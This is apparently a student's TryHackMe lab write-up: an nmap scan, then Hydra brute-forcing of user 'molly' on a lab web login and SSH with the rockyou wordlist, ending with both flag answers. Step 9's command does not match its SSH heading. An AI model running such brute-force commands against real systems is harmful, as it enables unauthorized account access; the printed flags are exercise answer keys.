INTRODUCTION

The goal of this lab is to practice ethical hacking techniques by identifying open services on a target machine and using a brute-force method to gain unauthorized access. By testing various password combinations against a known username, we can recover login credentials and retrieve hidden "flags" (unique strings) that prove the system was successfully compromised.

Tools Has Been Used:

- Hydra
- OpenVPN
- Nmap
- Ubuntu
- Tryhackme

Tutorial:

1. VPN Connection


   -Insyall Tryhackme by OpenVPN

```
izzmqrz@Ubuntu:~$ sudo apt install openvpn
[sudo] password for izzmqrz:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  openvpn-dco-dkms openvpn-systemd-resolved easy-rsa
The following packages will be upgraded:
  openvpn
1 upgraded, 0 newly installed, 0 to remove and 42 not upgraded.
Need to get 687 kB of archives.
After this operation, 4,096 B of additional disk space will be used.
Get:1 http://my.archive.ubuntu.com/ubuntu noble-updates/main amd64 openvpn amd64
 2.6.19-0ubuntu0.24.04.1 [687 kB]
Fetched 687 kB in 1s (514 kB/s)
Preconfiguring packages ...
(Reading database ... 151261 files and directories currently installed.)
Preparing to unpack .../openvpn_2.6.19-0ubuntu0.24.04.1_amd64.deb ...
Unpacking openvpn (2.6.19-0ubuntu0.24.04.1) over (2.6.14-0ubuntu0.24.04.3) ...
Setting up openvpn (2.6.19-0ubuntu0.24.04.1) ...
Processing triggers for man-db (2.12.0-4build2) ...
```

2. Connect OpenVPN

```
lzzmqrz@Ubuntu:~$ sudo openvpn /home/lzzmqrz/Downloads/ap-south-1-lzaazmuqriz123-regular.ovpn
2026-04-30 11:22:55 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-cip
hers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2026-04-30 11:22:56 Note: Kernel support for ovpn-dco missing, disabling data channel offload.
2026-04-30 11:22:56 OpenVPN 2.6.19 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-04-30 11:22:56 library versions: OpenSSL 3.0.13 30 Jan 2024, LZO 2.10
2026-04-30 11:22:56 DCO version: N/A
2026-04-30 11:22:56 TCP/UDP: Preserving recently used remote address: [AF_INET]35.154.230.92:1194
2026-04-30 11:22:56 Socket Buffers: R=[212992->212992] S=[212992->212992]
2026-04-30 11:22:56 UDPv4 link local: (not bound)
2026-04-30 11:22:56 UDPv4 link remote: [AF_INET]35.154.230.92:1194
2026-04-30 11:22:56 TLS: Initial packet from [AF_INET]35.154.230.92:1194, sid=b2da48b7 428236f6
2026-04-30 11:22:56 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2026-04-30 11:22:56 VERIFY OK: depth=1, CN=OpenVPN-CA
2026-04-30 11:22:56 VERIFY KU OK
2026-04-30 11:22:56 Validating certificate extended key usage
2026-04-30 11:22:56 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2026-04-30 11:22:56 VERIFY EKU OK
2026-04-30 11:22:56 VERIFY X509NAME OK: CN=openvpn-server
2026-04-30 11:22:56 VERIFY OK: depth=0, CN=openvpn-server
2026-04-30 11:22:56 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2026-04-30 11:22:56 [openvpn-server] Peer Connection Initiated with [AF_INET]35.154.230.92:1194
2026-04-30 11:22:56 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2026-04-30 11:22:56 TLS: tls_multi_process: initial untrusted session promoted to trusted
2026-04-30 11:22:57 SENT CONTROL [openvpn-server]: 'PUSH_REQUEST' (status=1)
2026-04-30 11:22:57 PUSH: Received control message: 'PUSH_REPLY,route 10.48.0.0 255.240.0.0,tun-mtu 1380,mssfix 1320,route-gateway 192.168.128.1,topology subnet,ping 10,ping-restart 120,ifconfig 192.1
68.160.125 255.255.128.0,peer-id 98,cipher AES-256-GCM,protocol-flags cc-exit tls-ekm dyn-tls-crypt,tun-mtu 1380'
2026-04-30 11:22:57 Options error: option 'mssfix' cannot be used in this context ([PUSH-OPTIONS])
2026-04-30 11:22:57 OPTIONS IMPORT: --ifconfig/up options modified
2026-04-30 11:22:57 OPTIONS IMPORT: route options modified
2026-04-30 11:22:57 OPTIONS IMPORT: route-related options modified
2026-04-30 11:22:57 OPTIONS IMPORT: tun-mtu set to 1380
2026-04-30 11:22:57 net_route_v4_best_gw query: dst 0.0.0.0
2026-04-30 11:22:57 net_route_v4_best_gw result: via 10.0.2.2 dev enp0s3
2026-04-30 11:22:57 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=enp0s3 HWADDR=08:00:27:9c:39:ab
2026-04-30 11:22:57 TUN/TAP device tun0 opened
2026-04-30 11:22:57 net_iface_mtu_set: mtu 1380 for tun0
2026-04-30 11:22:57 net_iface_up: set tun0 up
2026-04-30 11:22:57 net_addr_v4_add: 192.168.160.125/17 dev tun0
2026-04-30 11:22:57 net_route_v4_add: 10.48.0.0/12 via 192.168.128.1 dev [NULL] table 0 metric -1
2026-04-30 11:22:57 Initialization Sequence Completed
2026-04-30 11:22:57 Data Channel: cipher 'AES-256-GCM', peer-id: 98
2026-04-30 11:22:57 Timers: ping 10, ping-restart 120
2026-04-30 11:22:57 Protocol options: explicit-exit-notify 1, protocol-flags cc-exit tls-ekm dyn-tls-crypt
```

3. Start target machine and obtained IP Address




4. Scan by using Nmap to scan the target

```
root@ip-10-48-172-244:~# nmap -sC -sV 10.48.150.64
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-30 04:30 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with
 --dns-servers
Nmap scan report for 10.48.150.64
Host is up (0.00015s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Node.js Express framework
| http-title: Hydra Challenge
|_Requested resource was /login
MAC Address: 02:CD:7A:83:F9:0F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.32 seconds
```


5. Brute force web login by using hydra

```
root@ip-10-48-172-244:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt  10.48.131.149 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-30 04:37:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.48.131.149:80/login:username=^USER^&password=^PASS^:F=incorrect
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "password" - 4 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "iloveyou" - 5 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "princess" - 6 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "1234567" - 7 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "rockyou" - 8 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "12345678" - 9 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "abc123" - 10 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "nicole" - 11 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "daniel" - 12 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "babygirl" - 13 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "monkey" - 14 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "lovely" - 15 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "jessica" - 16 of 14344398 [child 15] (0/0)
```

6. Web Enumeration to access the login page



7. Retrieve the 1st Flag



8. Enter the flag code into TryHackMe page

Answer the questions below

Use Hydra to brute-force molly's web password. What is the value of flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

✓ Correct Answer

9. Brute force SSH credentials by using hydra

```
root@ip-10-48-172-244:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt  10.48.1
31.149 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret serv
ice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-30 04:45:13

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:1434
4398), ~896525 tries per task
[DATA] attacking http-post-form://10.48.131.149:80/login:username=^USER^&password=^P
ASS^:F=incorrect
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "123456" - 1 of 14344398 [chil
d 0] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "12345" - 2 of 14344398 [child
 1] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "123456789" - 3 of 14344398 [c
hild 2] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "password" - 4 of 14344398 [ch
ild 3] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "iloveyou" - 5 of 14344398 [ch
ild 4] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "princess" - 6 of 14344398 [ch
ild 5] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "1234567" - 7 of 14344398 [chi
ld 6] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "rockyou" - 8 of 14344398 [chi
ld 7] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "12345678" - 9 of 14344398 [ch
ild 8] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "abc123" - 10 of 14344398 [chi
ld 9] (0/0)
[ATTEMPT] target 10.48.131.149 - login "molly" - pass "nicole" - 11 of 14344398 [chi
```

10. Retrieve 2nd flag

```
root@ip-10-48-172-244:~# ssh molly@10.48.150.64
The authenticity of host '10.48.150.64 (10.48.150.64)' can't be established.
ECDSA key fingerprint is SHA256:DZLwPpGsT890F8iVCS9Z4O1Wa3ARgkIMJaQtBe7g8/c.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.150.64' (ECDSA) to the list of known hosts.
molly@10.48.150.64's password:
```

Use Hydra to brute-force molly's SSH password. What is the value of flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

✓ Correct Answer